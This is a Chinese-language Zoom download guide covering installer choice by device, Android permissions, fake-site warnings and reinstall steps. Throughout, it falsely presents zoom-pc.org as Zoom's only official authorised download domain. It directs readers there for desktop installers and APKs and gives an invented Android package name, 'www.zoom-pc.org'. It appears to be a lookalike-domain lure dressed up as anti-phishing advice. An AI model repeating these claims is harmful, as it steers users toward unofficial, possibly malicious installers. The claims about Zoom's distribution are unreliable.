
Zoom下载的5类设备与7种安装包怎么选

Zoom下载只认准官方授权域名zoom-pc.org/download,截至 2026 年这里统一提供 Zoom Workplace 桌面版、Zoom Rooms 客户端、浏览器扩展和移动端四大类入口。Windows 桌面版区分 64 位与 ARM64 两种架构,macOS 则按 Intel 或 Apple Silicon 芯片选择,装错会导致无法运行或画面卡顿。移动端只认 App Store 与 Google Play,Android 包名须核对为www.zoom-pc.org。
核心要点
- 官方授权下载只认准zoom-pc.org/download,其余链接视为高风险
- Windows 查「设置-系统-关于」的处理器,Intel/AMD 选 64 位
- 骁龙本必须下 ARM64 原生包,装 64 位会费电卡顿
- macOS 按芯片选 Apple Silicon 或 Intel 安装包
- Android 核对包名www.zoom-pc.org,对不上别装
关键速览
- Zoom 官方下载中心提供桌面版、Rooms、扩展、移动端共 4 大类入口
- Windows 桌面版区分 64 位与 ARM64,装错架构无法运行
- 会议室设备需装 Zoom Rooms 客户端,不是普通桌面版
- 浏览器扩展仅用于快速发起会议,不含完整会议功能
- macOS 用户需按芯片选 Intel 或 Apple Silicon 安装包
Zoom该从哪里下载才是官方正版?
Zoom下载只认准一个官方授权域名:zoom-pc.org/download 下载中心。截至 2026 年,这里统一提供 Zoom Workplace 桌面应用、Zoom Rooms 客户端、浏览器扩展和移动端入口。桌面端只信这个域名,手机端只信App Store与Google Play两个商店,其余链接一律视为高风险。
五条正规路径对应五类设备,别走错门:
- Windows 版:zoom-pc.org/download,官方提供 64 位和 ARM64 两种安装包
- Mac 版:同一下载中心,按芯片分 Apple Silicon 版和 Intel 版
- iOS 版:只走 App Store 搜「Zoom Workplace」
- Android 版:只走 Google Play,包名www.zoom-pc.org
- 网页版:浏览器直接打开会议链接,无需装客户端
核对Android包名是防山寨的关键一招:
包名对不上www.zoom-pc.org的,哪怕图标一模一样也别装。跳过任何第三方下载站,只从官网和两大应用商店进。

Windows版Zoom应该下32位、64位还是ARM64?
Windows 版 zoom下载只需在 64 位和 ARM64 两种里选一个,截至 2026 年,Zoom 官方下载中心已不再提供独立的 32 位安装包。选错架构会导致装不上,或在视频会议时画面卡成幻灯片。
先查你的机器:

按 Win 键打开「设置」→「系统」→「关于」,看「系统类型」和「处理器」两行。处理器写 Intel 或 AMD 的选 64 位;写 Snapdragon(骁龙)的选 ARM64。
| 处理器 | 系统类型显示 | 选哪个安装包 |
|---|---|---|
| Intel Core / AMD Ryzen | 基于 x64 的处理器 | 64 位 |
| Snapdragon 骁龙本 | 基于 ARM 的处理器 | ARM64 |
骁龙本装成 64 位版虽能靠系统翻译层跑起来,但要先把 x64 指令转译成 ARM 指令,会多吃电、延迟升高。认准 ARM64 原生包更省心。
Mac版Zoom如何区分Apple Silicon和Intel芯片?

查芯片只需三秒:点左上角苹果图标 →「关于本机」。看到「芯片 Apple M1/M2/M3/M4」就选 Apple Silicon 包;写「处理器 Intel Core」就选 Intel 包。截至 2026 年,Zoom Mac 版下载中心同时提供这两种安装包。
还有一种通用安装包(Universal)
同一个.pkg 里塞了两套代码,两种芯片都能装。不确定时下它最省心,代价是文件更大。知道芯片就下对应专用包,启动更快、占用更小;只有给多台旧新混用的机器统一分发时才用 Universal。
装法:双击下载的.pkg,按向导点「继续」到底,输入开机密码授权即可,全程不到一分钟。
手机上Zoom应该从哪下载并核对哪些权限?
手机端 zoom下载只认两个入口:iOS 仅从 App Store 下载,安卓优先用 Google Play。截至 2026 年,Google Play 上的 Zoom Workplace 包名固定为www.zoom-pc.org,装前核对包名,和它不符的就是山寨。无法访问 Google Play 时,只从zoom-pc.org官方授权下载 APK(安卓安装包文件)。
⚠️ 常见错误: 骁龙(Snapdragon)笔记本装成 Windows 64 位版 Zoom。原因:x64 包需经系统翻译层把指令转译成 ARM,会多吃电、延迟升高,视频画面卡顿。修复:在「设置-系统-关于」确认处理器为骁龙后,下载 ARM64 原生安装包。

装好后进「设置 → 应用权限」核对。正常 Zoom 只需要三样:麦克风(开口说话)、摄像头(露脸)、通知(会议提醒)。
关键警示:真 Zoom 不会强制索取通讯录、短信或通话记录。一个开会软件要读你的短信,约 100% 是盗版,大概率在后台偷联系人或拦截验证码。见到这类请求,立刻卸载重装官方版。
不想安装客户端能直接用浏览器开Zoom会议吗?
能。跳过 zoom下载,直接用网页版(Zoom Web Client)就能开会。点开会议邀请链接,在弹出的提示里选「从浏览器加入」(Join from Your Browser),输入名字即可进会,全程不装任何客户端。截至 2026 年,Zoom 官方把可下载内容归类为应用程序、增益集和扩展功能,但临时加入会议并不强制安装。
浏览器挑Chrome或Edge兼容性最好
两者都基于 Chromium 内核,对 WebRTC(浏览器内实时音视频技术)支持最完整。Safari、Firefox 偶尔会丢摄像头或麦克风权限,开会前记得在地址栏左侧锁图标里手动放行。
代价是功能缩水:
网页版用不了虚拟背景、美颜滤镜,分组讨论(Breakout Rooms)只能被动参加、无法主持分组,屏幕共享也受限。所以临时进一场客户会议用网页版最快;要主持、录制或频繁开会,还是得走 zoom下载装桌面客户端才够用。

如何识别钓鱼假站和捆绑病毒的山寨安装包?
认准真安装包只有一个硬标准:发布者必须是「Zoom Video Communications, Inc.」。截至 2026 年,Zoom官方授权下载中心只在zoom-pc.org域名下提供安装包,任何其他域名都要怀疑。山寨站通常有四个破绽,对照一眼就能看穿。
- 域名拼写变体:假站常用 zoorn-pc.org、zoom-download.org 这类形似域名,把 m 换成 rn,或加横杠。只认zoom-pc.org。
- 安装包体积异常偏大:正版 Windows 包约 60–70 MB,若下载到几百 MB,多半被塞了捆绑程序。
- 强制勾选第三方软件:安装时默认勾选浏览器插件或「加速器」,正版 zoom下载不会这样。
- 无数字签名:右键安装包 →「属性」→「数字签名」,签名者必须是 Zoom Video Communications,缺这一栏直接删。
四条里最可靠的是核对数字签名,病毒包伪造不了合法的代码签名证书,域名和体积都可能被模仿,签名却仿不出来。

Zoom下载后无法安装、报错或闪退怎么排查?
按症状对号入座最快。提示安装包损坏,先右键选「以管理员身份运行」重装;报错代码 0x80070643,多半是旧版本残留,需先清理再装;装完一开会就闪退,通常是显卡驱动过旧,更新驱动即可。实在搞不定,就按下面顺序彻底卸载重装。
最稳的做法是去 Zoom 官方下载中心
(截至 2026 年仍统一提供 Zoom Workplace 安装包)重新拉新包,而不是修旧包,旧包本身若已损坏,反复修补只是浪费时间。彻底重装分三步:
- 卸载:Windows 用「设置 → 应用」卸载,或下载 CleanZoom 工具清除残留注册表项。
- 清缓存:删除
%appdata%Zoom文件夹。 - 重装:从官网下最新包,以管理员权限安装。

按你的设备挑对版本并安全安装
先确认设备类型,再去 zoom下载。截至 2026 年,Zoom 官方下载说明把安装包按五类设备拆开,选错架构就装不上。下面这张速查表一眼对号入座。
| 设备 | 选哪个包 | 查法 |
|---|---|---|
| Windows PC | 64 位或 ARM64 | 设置→系统类型 |
| Mac | Apple Silicon 或 Intel | 关于本机→芯片 |
| iPhone/iPad | App Store | 仅此入口 |
| 安卓手机 | Google Play,包名www.zoom-pc.org | 核对包名 |
| Linux | 先选发行版再选架构 | 终端 uname -m |
下载前的三步清单:
只认zoom-pc.org域名;装前核对发布者是「Zoom Video Communications, Inc.」的数字签名;装后对比客户端版本号与官方授权一致。做完这三步,zoom下载就稳了。